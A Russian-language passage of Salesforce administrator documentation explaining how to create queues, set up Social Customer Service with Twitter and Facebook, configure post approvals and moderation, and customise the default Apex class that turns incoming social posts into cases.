СМ. ТАКЖЕ:

- [Группы, работающие с обращениями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Очереди интересов, обращений и сервисных контрактов недоступны в версиях: **Database.com Edition**.

## Создание очередей

С помощью очередей можно ранжировать и распространять записи, а также назначать их группам, у которых есть общая работа. Ограничения по количеству создаваемых пользователем очередей нет, можно назначать время получения участниками очереди уведомлений по электронной почте.

1. Введите строку «*Очереди*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Очереди**».
2. Нажмите кнопку «**Создать**».
3. Заполните поля «Метка» и «Имя». Поле «Метка» отображается в пользовательском интерфейсе в виде спискового представления, а поле «Имя» используется API-интерфейсом и управляемыми пакетами.
4. Настройте параметры электронных уведомлений для очереди.

| Цель   | Условие  |
|--|--|
| Один адрес электронной почты при добавлении новых записей в очередь.   | Введите адрес эл. почты в поле «Адрес эл. почты очереди». Адрес электронной почты может принадлежать отдельному пользователю или списку адресатов. |
| Все участники очереди по отдельности при добавлении новых записей в очередь.   | Пропустите поле «Адрес эл. почты очереди».   |
| Все участники очереди и значение поля «Адрес эл. почты очереди» по отдельности при добавлении новых записей в очередь. | Введите адрес электронной почты в поле «Адрес эл. почты очереди» и установите флажок « <b>Отправить участникам сообщение эл. почты</b> ».          |

5. Если в организации есть подразделения, выберите стандартное подразделение очереди. Обращения наследуют подразделение связанного контакта, однако если обращение не имеет контакта, то оно назначается стандартному глобальному подразделению.
6. Выберите объекты, доступные для очереди. Пользователь может добавлять обращения, интересы, заказы, настраиваемые объекты, сервисные контакты или версии статей базы данных.
7. Добавьте участников очереди. Участником может быть отдельный пользователь, роль, общедоступная группа, территория, подключение или пользователь-партнер. В зависимости от параметров общего доступа организации, записи очереди могут принадлежать только участникам очереди и вышестоящим пользователям в иерархии ролей.
8. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Очереди интересов, обращений и сервисных контрактов недоступны в версиях: **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения очередей:

- «Настройка приложения»

И



«Управление общедоступными списковыми представлениями»

Для изменения очередей, созданных другими пользователями:

- «Настройка приложения»

И

«Управление общедоступными списковыми представлениями» и «Управление пользователями»

-  **Совет:** После создания очереди для обращений или интересов вы можете настроить принятие ролей с целью отслеживания обращений или интересов.
-  **Прим.:** Перед удалением очереди переназначьте ее записи другим ответственным и удалите их из правил назначения.

СМ. ТАКЖЕ:

[Очереди](#)

[Группы, работающие с обращениями](#)

## Добавление функции социального обслуживания клиентов

### Общие сведения о функции социального обслуживания клиентов

Функция социального обслуживания клиентов позволяет отвечать клиентам посредством социальных сетей и собирать важные сведения об обращениях.

**Важное замечание:** If your organization was created prior to Spring '16, log a Salesforce support ticket to enable the Social Objects and Social Publisher organization permissions. If you have two or fewer social accounts to track, you can use the starter pack. Otherwise, you must have sufficient Social Studio accounts. If you are switching from the Radian6 for Salesforce package, make note of it in your support ticket.

Функция социального обслуживания клиентов интегрируется с Radian6 и Social Studio, позволяя агентам службы поддержки и торговым представителям обрабатывать интересы и обращения клиентов, созданные с использованием социальных сетей Twitter и Facebook. Администраторы могут настраивать способ обработки входящего содержимого социальных сетей посредством класса Apex и выбирать пользователей организации, которые могут отправлять ответы посредством каналов социальной сети. Элементы ленты создаются для входящего и исходящего содержимого, позволяя агентам службы поддержки оперативно помогать текущим клиентам, а торговым представителям эффективно взаимодействовать с потенциальными клиентами.

**Прим.:** Преобразование интереса в организацию или контакт инициирует удаление социальных элементов из ленты.

При поддержке быстрого текста агенты могут создавать готовые ответы для социальных сетей. См. разделы «[Включение быстрого текста](#)» и «[Создание сообщений "Быстрый текст"](#)».

Приложение Salesforce1 позволяет агентам просматривать и отвечать на содержимое социальных сетей на мобильных устройствах.

При использовании организаций Twitter ленты обращений и интересов позволяют агентам просматривать исходное содержимое, отправлять повторные заметки, помечать содержимое как избранное, отслеживать заметки, отправлять ответы на заметки или прямые сообщения и удалять заметки, управляемые социальными организациями.

При использовании организаций Facebook обращения и интересы создаются посредством управляемой страницы Facebook, а ленты позволяют агентам просматривать исходное содержимое (например, сообщения и комментарии), отправлять сообщения, комментарии, ответы или личные сообщения и удалять сообщения, управляемые социальными организациями.

СМ. ТАКЖЕ:

[Внедрение функции социального обслуживания клиентов](#)

[Советы по использованию социального действия](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция социального обслуживания клиентов доступна в версиях:  
**Enterprise Edition, Performance Edition и Unlimited Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- «Управление пользователями»
- И
- «Настройка приложения»

Для создания элементов ленты обращений:

- Функция отслеживания лент для всех связанных объектов объекта «Обращение»

Для отправки и получения сообщений социальной сети:

- Лента обращений включена
- И
- Доступ к социальной организации

## Внедрение функции социального обслуживания клиентов

Рекомендуем включить функцию социального обслуживания клиентов в организации и настроить возможности агентов службы поддержки.

- [Настройка функции социального обслуживания клиентов](#)
- [Создание интерфейса социального действия](#)
- [Включение модерирования для функции социального обслуживания клиентов](#)
- [Изменение стандартного класса Apex](#)

СМ. ТАКЖЕ:

- [Советы по использованию социального действия](#)
- [Управление сообщениями социальной сети](#)
- [Управление социальными образами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция социального обслуживания клиентов доступна в версиях:  
**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- «Управление пользователями»

И

«Настройка приложения»

Для создания элементов ленты обращений:

- Функция отслеживания лент для всех связанных объектов объекта «Обращение»



## Настройка функции социального обслуживания клиентов

Рекомендуем включить функцию социального обслуживания клиентов, установить пакет socialcustomerservice, синхронизировать социальные организации и назначить двойные указатели на социальные сети.

**!** **Важное замечание:** Если организация была создана до выпуска версии Spring '16, войдите в службу поддержки Salesforce, чтобы включить полномочия организации «Социальные объекты» и «Социальный публикатор». При отслеживании не более двух социальных организаций воспользуйтесь начальным пакетом. В ином случае у вас должны быть соответствующие организации Social Studio. При переходе с пакета Radian6 на пакет Salesforce сообщите об этом в службу поддержки.

Организация должна настроить службу Social Studio и выбрать источник данных для сбора входящего содержимого из социальных сетей Twitter и Facebook. При использовании начальной организации данная настройка выполняется системой Salesforce.

**!** **Важное замечание:** Создание элементов ленты обращения доступно только при включении функции отслеживания ленты обращения для всех связанных объектов. См. раздел «[Настройка ленты обращений](#)» на странице 2897. Для интересов в меню настройки введите «*Отслеживание ленты*» в поле «Быстрый поиск», затем выберите «**Отслеживание ленты**» и установите флажки «Включить отслеживание ленты» и «Все связанные объекты». Преобразование интереса в организацию или контакт инициирует удаление социальных элементов из ленты.

1. Из меню «Настройка» введите «*Социальные сети*» в поле «Быстрый поиск», затем выберите «**Параметры**».
2. Установите флажок «Включить социальное обслуживание клиентов» на вкладке «Параметры». Пакет socialcustomerservice установлен.
3. Если требуется утверждать сообщения перед отправкой, проверьте наличие флажка напротив «Активировать утверждения сообщений социальных сетей».

В рамках процесса обучения или обзора качества пользователь может потребовать от некоторых агентов утверждать свои сообщения, а не разрешать их свободную публикацию. С помощью процессов утверждения и полномочий пользователя избранные агенты смогут отправлять сообщения социальных сетей на утверждение, отзываться сообщения и повторять либо повторно отправлять их. Ответственные смогут утверждать и отклонять сообщения, предназначенные для публикации. См. раздел «[Активация утверждений для сообщений социальной сети](#)» на странице 3153.

4. В разделе «Регистрационные данные Social Studio» щелкните «**Создать организацию**» для создания организации Social Studio посредством начального пакета или щелкните «**Вход**» для ввода регистрационных данных Social Studio.

**📌 Прим.:** Начальный пакет позволяет включать функцию социального обслуживания клиентов и не более двух социальных организаций из любой социальной сети. Например, при добавлении одного аккаунта Twitter разрешается добавить только один аккаунт Facebook. Организация Social Studio не может быть заменена начальным пакетом. Начальный пакет не поддерживает функцию модерирования (все сообщения становятся обращениями) и настройку стандартного кода Apex.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция социального обслуживания клиентов доступна в версиях:  
**Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- «Управление пользователями»
- И
- «Настройка приложения»

Для создания элементов ленты обращений:


- Функция отслеживания лент для всех связанных объектов объекта «Обращение»

5. Нажмите кнопку **«Добавить организацию»** на вкладке «Социальные организации» и выберите нужную социальную сеть (например, Twitter или Facebook).

Данное действие открывает выбранную социальную сеть и отображает запрос на проверку подлинности организации. По завершении проверки подлинности организации система Salesforce возвращает пользователя на вкладку «Социальные организации».


 **Прим.:** При отображении ошибки «К сожалению, регистрация бизнес-аккаунтов Facebook временно не поддерживается.» или «Аккаунт Facebook не может быть добавлен ввиду наличия неподдерживаемых функций.» рекомендуем задать имя пользователя на странице Facebook.

6. Щелкните значок обновления напротив кнопки **«Добавить организацию»**.

 **Прим.:** Социальные организации, недоступные пользователю, автоматически отключаются и не отображаются в списке активных организаций.

7. При использовании начального пакета установите флажок «Создание обращения» для автоматического создания обращений при получении сообщений от социальной организации.

Например, при наличии двух двойных указателей Twitter (один для справочной и один для маркетинговой или фирменной информации) обращения могут создаваться автоматически только на основе двойного указателя для справочной информации. Заметки на основе двойного указателя для маркетинговой информации добавляются в очередь сообщений социальной сети на проверку. См. раздел [«Управление сообщениями социальной сети»](#) на странице 2626.

 **Прим.:** При использовании полной версии функции социального обслуживания клиентов рекомендуем настроить модерирование обращений посредством Social Studio. См. раздел [«Включение модерирования для функции социального обслуживания клиентов»](#) на странице 3154.

8. Если имеется портфолио управляемых социальных организаций, установите флажок напротив «Стандартные ответы от» для каждой организации Twitter, Instagram (пробная версия) и Sina Weibo (пробная версия). Это позволит повысить стандартизацию и внимание к поддержке товарного знака пользователя за счет установки службы поддержки, например @acmehelp или @acmesupport. Кроме того, агенты смогут отправлять исходящие сообщения без лишних переходов, т. к. выбранная организация появится в виде стандартного значения в раскрывающемся списке организаций обозревателя социальной сети. Обработка стандартного ответа не применяется для прямых сообщений Twitter и не влияет на Facebook, Google Plus или LinkedIn, поскольку они ограничены самой страницей.
9. Просмотрите класс Apex, определяющий способ обработки входящего содержимого, и пользователя, выбранного для его управления, на вкладке «Параметры входящего содержимого». При использовании стандартного класса Apex выберите входящие бизнес-правила для определения способа обработки входящих сведений из социальных сетей.

#### **Включить повторное открытие обращений**

Повторное открытие обращения в течение указанного количества дней при связывании нового сообщения от того же социального образа с закрытым обращением. Число должно быть больше или равно 1 и меньше или равно 3000.


#### **Использовать организации-лица**

Назначение организации-лица выбранного типа для родительской записи социального образа.


#### **Создать обращение для тегов сообщения**


Переопределение правил создания обращения Social Hub и создание обращения при наличии выбранных тегов в сообщении социальной сети. Теги сообщения используются для ответа на вопрос «Какая тема назначена данному сообщению?». Теги сообщения, заданные в Social Hub, позволяют указывать дополнительный контекст для содержимого отдельного сообщения.

Стандартный класс Арех создает сообщение социальной сети, социальный образ, обращение и контакт, а также поддерживает типичные случаи использования. Дополнительную информацию по изменению стандартного класса Арех см. в разделе «Изменение стандартного класса Арех».

 **Прим.:** При использовании начального пакета изменение класса Арех не поддерживается. Разрешается изменять только выполняющего пользователя.

10. Чтобы назначить двойные указатели профилю или набор полномочий, сделайте следующее, не выходя из окна настройки.
  - Введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
  - Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» и выберите пункт «**Наборы полномочий**».
11. Выберите готовый профиль или набор полномочий или добавьте новый.
12. Щелкните «**Назначенные социальные организации**» в разделе «Приложения».
13. Нажмите кнопку «**Правка**».



14. Назначьте нужные социальные организации.
  -  **Важное замечание:** Всем пользователям должен быть назначен профиль или набор полномочий, выбранный или созданный в действии 8.
15. Сохраните внесенные изменения.
16. Убедитесь, что профилю или набору полномочий назначена правильная доступность полей.
  - Для профилей введите строку «*Профили*» в поле «Быстрый поиск» в меню «Настройка», выберите «**Профили**», затем укажите нужный профиль. Затем в разделе «Безопасность полей» выберите «**Сообщение социальной сети**».
  - Для наборов полномочий введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка», выберите «**Наборы полномочий**», затем укажите нужный набор. Далее щелкните «**Параметры объектов**» и выберите «**Сообщение социальной сети**».
17. Нажмите кнопку «**Правка**». Убедитесь, что всем полям задано полномочие «Доступно» (для профилей) или «Правка» (для наборов полномочий) в разделе «Полномочия поля». Нажмите кнопку «**Сохранить**».
18. При необходимости настройте быстрый текст, позволяющий агентам создавать готовые ответы для социальных сетей. См. раздел «[Включение быстрого текста](#)».

**19.** Дополнительно можете назначить сообщению социальной сети доступ на чтение к внешнему сообществу и пользователям портала.

Чтобы сообщения социальной сети были доступны в сообществах и на порталах, должны быть выполнены три условия.

- Пользователь должен иметь доступ к обращениям в сообществе.
- Дайте пользователям полномочие на чтение сообщений социальных сетей в их профилях.
- Включите доступность отдельных полей в объекте «Сообщение социальной сети» вашей организации, изменив настройки безопасности полей.



**Прим.:** Если эти условия выполнены, то внешние пользователи смогут видеть все социальные сообщения, представленные им. Например, если лента обращений или интересов открыта для наружного доступа, то все социальные сообщения в ленте будут доступны. На данный момент нет возможности ограничить видимость элементов на уровне объектов социальных сообщений.

Рекомендуем включить функцию отслеживания журнала для объектов «Социальный образ» и «Сообщение социальной сети» на первые месяцы использования функции социального обслуживания клиентов. Функция отслеживания журнала позволяет определять авторов и время внесения изменений, а также различать автоматические и ручные изменения.

СМ. ТАКЖЕ:


[Отслеживание журнала поля](#)

## Активация подтверждений сообщений социальной сети

Агенты социальной помощи решают проблемы ваших пользователей и одновременно отображают ваш логотип в социальных сетях, например Facebook и Twitter. У компании могут быть рекомендации по написанию агентами сообщений в нужном стиле, соответствующем стратегии социальных сетей вашей организации. Например, можно велеть социальным агентам подписывать свои заметки стандартно, допустим «Игорь».

Администраторы Salesforce могут создавать процессы утверждения и назначать полномочия агентов и ответственных.

1. Из меню «Настройка» введите «Социальные сети» в поле «Быстрый поиск», затем выберите «**Параметры**».
2. Выберите «Активировать утверждения сообщений социальных сетей».
3. Создание и активация процессов утверждения сообщений социальных сетей с использованием «**Мастера запуска**» или «**Стандартного мастера настройки**».


 **Важное замечание:** Мастер запуска — это популярное усовершенствованное средство создания процессов утверждения в Salesforce. Как бы то ни было, параметр «Позволить отправителю вручную выбрать ответственного за утверждение» не поддерживается в Мастере запуска. Выбор данного параметра приводит к возникновению ошибок в дальнейшем, когда агент отправит сообщение на утверждение.

4. Последовательно выберите пункты «**Администрировать**» > «**Управление пользователями**» > «**Наборы полномочий**» в меню «Настройка».
5. Активируйте новое полномочие пользователя «Требовать утверждения сообщений социальной сети».
6. Назначьте полномочие «Требовать утверждения сообщений социальной сети» с **набором полномочий** для агентов, которым может понадобиться просматривать сообщения до их отправки.

При назначении полномочий пользователя помните о двух следующих условиях.

- Так как утверждение сообщения автоматически отправляет его на публикацию, ответственные должны иметь тот же доступ к организациям в социальных сетях, что и агенты, работу которых они просматривают. В ином случае утверждаемые ими сообщения будут содержать ошибки.
- Если в полномочия пользователя входит «Требовать утверждения сообщений социальной сети», то кнопка отправки в обозревателе социальной сети всегда будет читаться как «**Отправить на утверждение**», а не как «Комментировать», «Заметка» или другие слова. Это так, даже если к пользователю не применяется никакого активного утверждения. В этом случае при нажатии кнопки «**Отправить на утверждение**» будет опубликовано сообщение в социальной сети, если не действует активный процесс утверждения.

Чтобы получить дополнительную информацию, см. раздел «[Создание процесса утверждения](#)» на странице 4841, «[Контрольный список процесса утверждения](#)» на странице 4833, а также «[Полезные процессы утверждения](#)».

 **Совет:** Если агенты работают со страницами сведений о записях социальных сообщений, а не с лентой обращений, то рекомендуется удалять утверждения, связанные со списком из макета страницы. Тот же макет страницы доступен и для входящих, и для исходящих сообщений. Удаление утверждений связанного списка помогает избежать путаницы при просмотре входящих сообщений, которые являются недействительными для процесса утверждения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция социального обслуживания клиентов доступна в версиях:  
**Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- «Управление пользователями»

И

«Настройка приложения»

Для создания элементов ленты обращений:


- Функция отслеживания лент для всех связанных объектов объекта «Обращение»

Ответственные могут утверждать или отклонять сообщения всеми привычными средствами, например электронной почтой, Chatter и списковыми представлениями.

## Включение модерирования для функции социального обслуживания клиентов


Рекомендуем использовать модерирование для управления входящими сообщениями и создания обращений только для важных сообщений. Модерирование позволяет организации концентрировать внимание на реальных проблемах клиентов и избегать открытия ненужных обращений.

Некоторые сообщения не требуют создания обращений (например, дополнительные заметки). Тем не менее, при активации стандартной функции социального обслуживания клиентов обращения создаются автоматически для каждого сообщения социальной сети. Модерирование позволяет агентам выбирать сообщения, которые должны быть дополнены обращениями или пропущены. Модерирование поддерживает правило Social Hub в организации Social Studio, предназначенное для выключения функции автоматического создания обращений.


 **Прим.:** При использовании начального пакета рекомендуем определить необходимость автоматического создания обращений при получении сообщений от отдельной организации в социальной сети на вкладке «Организации социальной сети». См. раздел «[Настройка функции социального обслуживания клиентов](#)» на странице 3150.

1. Откройте вкладку «**Правила**» в организации Social Studio.
2. Чтобы отменить создание обращений в системе Salesforce, воспользуйтесь готовым правилом или создайте новое.  
Например, выберите настройки ниже.
  - a. Действие: отправить в систему Salesforce.
  - b. Флажок «Создать обращение»: не установлен.

3. Сохраните и включите правило.

 **Прим.:** При необходимости включите правило для всех сообщений социальной сети или только сообщений, отправляемых конкретными управляемыми организациями.

Создание обращений можно изменить, реализовав собственную логику их обработки в классе Apex. В меню «Настройка» введите «*Социальные сети*» в поле «Быстрый поиск», затем выберите «**Параметры**». См. раздел «[Изменение стандартного класса Apex](#)».

 **Прим.:** Если пользователь начал использовать функцию социального обслуживания клиентов до выпуска версии Spring '16 и у него установлен класс Apex, может потребоваться обновить класс Apex, чтобы иметь возможность воспользоваться новейшими функциями модерирования. Если настраиваемый класс Apex расширен за счет стандартного класса Apex, вы получите обновление вызванных стандартных функций Apex. Если настраиваемый класс Apex не расширен стандартным классом Apex (при копировании стандартной версии и ее изменении), потребуется обновление вручную.

Чтобы вручную обновить настраиваемый класс Apex, введите следующий код и обновите фильтр модерирования списка сообщений социальной сети.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция социального обслуживания клиентов доступна в версиях:  
**Enterprise Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- «Управление пользователями»

И

«Настройка приложения»

1. Воспользуйтесь этим методом непосредственно перед вводом сообщения после установления в нем всех взаимосвязей.

```
private void setModeration(SocialPost post) {  
    //if we don't automatically create a case, we should flag the post as requiring  
    moderator review.  
    if(post.parentId == null)  
        post.reviewedStatus = 'Needed';  
}
```

По вопросу стандартной версии Apex см. строки 50 и 61–65.

2. Обновите фильтр модерирования списка сообщений социальной сети с:

```
Parent EQUAL TO "" AND ReviewStatus NOT EQUAL TO "ignore"
```

на:

```
Parent EQUAL TO "" AND ReviewStatus EQUAL TO "Needed"
```

Чтобы убедиться, что вы можете продолжать отслеживание сообщений социальной сети в очереди на модерирование в данный момент, составьте списковое представление с использованием нового фильтра и перейдите к нему, когда старый и новый фильтр покажут одинаковые результаты.

## Создание интерфейса социального действия

Включение функции социального обслуживания клиентов инициирует создание социального действия. При необходимости добавьте, удалите или систематизируйте поля в соответствии с требованиями организации.

Включение функции социального обслуживания клиентов инициирует создание социального действия.

1. Откройте страницу «Кнопка, ссылки и действия» с использованием параметров управления обращениями.
2. Щелкните ссылку «Макет» напротив метки «Социальное действие».
3. Измените нужные поля.



**Прим.:** Изменение значений полей может повредить входящие сообщения относительно [класса Apex](#) функции социального обслуживания клиентов.

Ниже перечислены поля социального действия, необходимые для отправки содержимого социальных сетей.

- В ответ на:
- Управляемая социальная организация
- Тип сообщения
- Содержимое

Поля «Заголовок» и «Имя» являются обязательными. Чтобы удалить данные поля, создайте предопределенное значение для каждого поля и удалите их из действия. См. раздел [«Настройка предопределенных значений для полей быстрых действий»](#).

4. Нажмите кнопку «Сохранить».
5. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
6. Щелкните ссылку «Правка» напротив строки «Макет на основе ленты» в разделе «Обращение: макеты страниц».
7. Щелкните «Быстрые действия» на палитре.
8. Убедитесь, что социальное действие находится в разделе «Быстрые действия» публикатора Salesforce Classic макета.
9. Чтобы включить социальное действие для интересов, повторите шаги 5–8 для объекта «Интересы» (перейдите к макетам страниц из окна настроек управления объектами).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция социального обслуживания клиентов доступна в версиях:  
**Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- «Управление пользователями»

И

«Настройка приложения»

Для создания элементов ленты обращений:


- Функция отслеживания лент для всех связанных объектов объекта «Обращение»



## Изменение стандартного класса Apex


Чтобы определить способ обработки входящего содержимого социальных сетей, рекомендуем настроить стандартный класс Apex.

[Стандартный класс Apex](#) для функции социального обслуживания клиентов создает сообщение социальной сети, социальный образ, обращение и контакт, а также поддерживает типичные случаи использования. Чтобы настроить способ обработки данных, рекомендуем создать новый класс Apex.

 **Важное замечание:** Если агенты используют функцию социального обслуживания клиентов для отправки личных сообщений пользователям Facebook, ошибки можно предотвратить или исправить за счет обновления классов Apex до последней доступной версии Salesforce API. В частности, класс Apex с добавлением сообщений должен соответствовать версии 32 или более поздней.

При изменении стандартного класса Apex рекомендуем выбрать новый класс Apex на странице настройки, которая также позволяет просматривать ошибки обработки Apex. Из меню «Настройка» введите «Социальные сети» в поле «Быстрый поиск», затем выберите «**Параметры**». При наличии ошибок администратору отправляется сообщение эл. почты; как правило, данные сохраняются и могут быть обработаны повторно. Если повторная обработка требуется для слишком большого количества ошибок, то выполнение правил Salesforce Social Hub автоматически приостанавливается.

Мы предоставили [тесты для стандартного класса Apex](#). После изменения класса Apex следует соответствующим образом изменить и тесты.

 **Прим.:** Социальные образы, созданные после выпуска Summer 15, имеют поле, в котором указана социальная сеть, где был создан образ: Исходное приложение. Поле задается при создании, после чего изменить его нельзя. Если ваша организация применяет собственный класс Apex, его следует обновить так, чтобы это поле использовалось. Помните, что социальные образы, созданные до выпуска Summer 15, не содержат такого поля. Кроме того, при каждом добавлении новых полей в социальное действие следует обновлять вашу версию класса Apex, иначе новые поля не будут сохранены.

Чтобы создать новый класс Apex, в программе настройки введите «*Классы Apex*» в поле «Быстрый поиск», затем выберите «**Классы Apex**». Чтобы выполнить перечисленные ниже действия, воспользуйтесь кодом ниже.

- Поддержка организаций-лиц
- Назначение стандартного кода организации
- Изменение количества дней перед повторным открытием закрытых обращений

```
global class MyInboundSocialPostHandlerImpl extends
Social.InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global override SObject createPersonaParent(SocialPersona persona) {
        String name = persona.Name;
        if (persona.RealName != null && String.isNotBlank(persona.RealName))
            name = persona.RealName;

        String firstName = '';
        String lastName = 'unknown';
        if (name != null && String.isNotBlank(name)) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
            if (lastName == null || String.isBlank(lastName))
                lastName = firstName;
        }
    }
}
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция социального обслуживания клиентов доступна в версиях:  
**Enterprise Edition, Performance Edition и Unlimited Edition.**

```

    //You must have a default Person Account record type
    Account acct = new Account (LastName = lastName, FirstName = firstName);
    insert acct;
    return acct;
}

global override String getDefaultAccountId() {
    return '<account ID>';
}

global override Integer getMaxNumberOfDaysClosedToReopenCase() {
    return 5;
}
}

```

Чтобы внедрить собственный процесс социального обслуживания клиентов, воспользуйтесь кодом ниже.

```

global class MyInboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
        SocialPersona persona, Map<String, Object> data) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();

        // Custom process

        return result;
    }
}

```

[Стандартный класс Apex](#) задает контакт в качестве родителя образа. Чтобы задать родителя образа в качестве организации, организации-лица или интереса, рекомендуем создать метод для переопределения родителя образа.

## Ссылка на стандартный класс Apex

Код полного стандартного класса Apex для функции социального обслуживания клиентов.

```

global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
{
    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
    skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }
}

```

```
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        setModeration(post);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void setModeration(SocialPost post){
        //if we don't automatically create a case, we should flag the post as requiring
        moderator review.
        if(post.parentId == null)
            post.reviewedStatus = 'Needed';
    }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
            update parentCase;
        }
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }
}
```

```
private void setReplyTo(SocialPost post, SocialPersona persona) {
    SocialPost replyTo = findReplyTo(post, persona);
    if(replyTo.id != null) {
        post.replyToId = replyTo.id;
        post.replyTo = replyTo;
    }
}

private SocialPersona buildPersona(SocialPersona persona) {
    if (persona.Id == null)
        createPersona(persona);
    else
        updatePersona(persona);

    return persona;
}

private void updatePersona(SocialPersona persona) {
    try{
        update persona;
    }catch(Exception e) {
        System.debug('Error updating social persona: ' + e.getMessage());
    }
}

private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
rawData){
    Case parentCase = findParentCase(post, persona);
    if (parentCase != null) {
        if (!parentCase.IsClosed) {
            return parentCase;
        }
        else if (caseShouldBeReopened(parentCase)) {
            reopenCase(parentCase);
            return parentCase;
        }
    }
    if(shouldCreateCase(post, rawData)){
        isNewCaseCreated = true;
        return createCase(post, persona);
    }

    return null;
}

private boolean caseShouldBeReopened(Case c){
    return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
}

private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
    if (persona.Id != null) {
        postToUpdate.PersonaId = persona.Id;
    }
}
```

```

        if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
            postToUpdate.WhoId = persona.ParentId;
        }
    }
    if(parentCase != null) {
        postToUpdate.ParentId = parentCase.Id;
    }
}

private Case createCase(SocialPost post, SocialPersona persona) {
    Case newCase = new Case(subject = post.Name);
    if (persona != null && persona.ParentId != null) {
        if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
            newCase.ContactId = persona.ParentId;
        } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
            newCase.AccountId = persona.ParentId;
        }
    }
    if (post != null && post.Provider != null) {
        newCase.Origin = post.Provider;
    }
    insert newCase;
    return newCase;
}

private Case findParentCase(SocialPost post, SocialPersona persona) {
    Case parentCase = null;
    if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
        parentCase = findParentCaseFromPostReply(post);
    }
    if (parentCase == null) {
        parentCase = findParentCaseFromPersona(post, persona);
    }
    return parentCase;
}

